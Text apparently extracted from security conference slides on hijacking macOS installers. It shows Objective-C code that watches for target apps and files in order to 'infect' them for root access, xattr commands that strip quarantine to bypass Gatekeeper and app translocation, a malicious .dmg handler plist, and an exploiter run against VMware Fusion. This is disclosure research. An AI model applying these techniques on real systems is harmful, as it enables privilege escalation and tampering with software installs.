


APP MONITOR

1 watch for vulnerable application

```
-(void)register4Notifications {  
  
    //register for 'app launched' notification  
    [[[NSWorkspace sharedWorkspace] notificationCenter] addObserver:self  
        selector:@selector(appEvent:) name:NSWorkspaceDidLaunchApplicationNotification object:nil];  
  
    //register for 'app terminated' notification  
    [[[NSWorkspace sharedWorkspace] notificationCenter] addObserver:self  
        selector:@selector(appEvent:) name:NSWorkspaceDidTerminateApplicationNotification object:nil];  
}  
  
-(void)appEvent:(NSNotification *)notification {  
  
    //app name  
    NSString* app = notification.userInfo[@"NSApplicationName"];  
  
    //ignore apps we don't care about  
    if(YES != [app isEqualToString:TARGET_APP]){  
  
        //bail  
        goto bail;  
    }  
  
    //launched  
    if(YES == [notification.name isEqualToString:@"NSWorkspaceDidLaunchApplicationNotification"]){  
  
        //start monitoring  
        // ->wait for vulnerable file  
    }  
  
    //exited  
    else {  
  
        //stop monitoring  
    }  
  
    ....  
}
```

application start/stop monitor



FILE MONITOR

2 watch for vulnerable file (!polling)

```
-(void)register4Notifications {

    CFStringRef path = CFStringCreateWithCString(kCFAllocatorDefault, TARGET_FILE, kCFStringEncodingUTF8);
    CFArrayRef paths = CFArrayCreate(NULL, (const void **)&path, 1, &kCFTypesArrayCallbacks);

    CFRunLoopRef loop = CFRunLoopGetCurrent();
    FSEventStreamRef stream = FSEventStreamCreate(NULL, (FSEventStreamCallback)eventCallback, NULL, paths,
                                                kFSEventStreamEventIdSinceNow, 0, kFSEventStreamCreateFlagFileEvents);

    FSEventStreamScheduleWithRunLoop(stream, loop, kCFRunLoopDefaultMode);
    FSEventStreamStart(stream);

    CFRunLoopRun();

    ...
}

void eventCallback(FSEventStreamRef stream, void* callbackInfo, size_t numEvents, void* paths, const
FSEventStreamEventFlags eventFlags[], const FSEventStreamEventId eventIds[]) {

    //process events
    for(int i = 0; i<numEvents; i++){

        //item creation event?
        if(0 != (eventFlags[i] & 0x100 )){



            //target file created
            // ->hijack/infect

        }

    }

    FSEventStreamFlushSync( stream );
}
```

file monitor




FILE INFECTION

3 infect script/plist/binary...root!



MAKING TARGETS WRITABLE

side-stepping 'app translocation'



CVE 2015-3715
(wardle)

CVE 2015-7024
(wardle)

```
$ xattr ~/Downloads/targetApp.zip  
...  
com.apple.quarantine  
  
$ xattr -rc ~/Download/targetApp.zip
```

remove xattrs

① prevents translocation (**writable**)

② prevents gatekeeper validation

MAKING TARGETS WRITABLE

intercepting .dmg mounts to achieve R/W



```
$ less ~/Library/Preferences/com.apple.LaunchServices/com.apple.launchservices.secure.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>LSHandlers</key>
  <array>
    <dict>
      <key>LSHandlerContentType</key>
      <string>com.apple.disk-image-udif</string>
      <key>LSHandlerPreferredVersions</key>
      <dict>
        <key>LSHandlerRoleAll</key>
        <string>-</string>
      </dict>
      <key>LSHandlerRoleAll</key>
      <string>com.company.evilHijacker</string>
    </dict>
  </array>
</dict>
</plist>
```

com.apple.launchservices.secure.plist



```
-(BOOL)application:(NSApplication *)sender openFile:(NSString *)filename {
    //mount .dmg as R/W!
    NSTask *task = [[NSTask alloc] init];
    task.launchPath = @"/usr/bin/hdiutil";
    task.arguments = @[@"attach", filename, @"-shadow", @"-noverify"];
    [task launch];
    [task waitUntilExit];

    //open in Finder.app
    [[NSWorkspace sharedWorkspace] openFile:@"/Volumes/<mount point>/"];
    return YES;
}
```


EXPLOIT:

vmware installer/updater


Desktop — -bash — 152×22

```
users-Mac:Desktop user$ ./exploiter "VMware Fusion" preflight
```



EXPLOIT:

google chrome



EXPLOIT: Apple's Installer

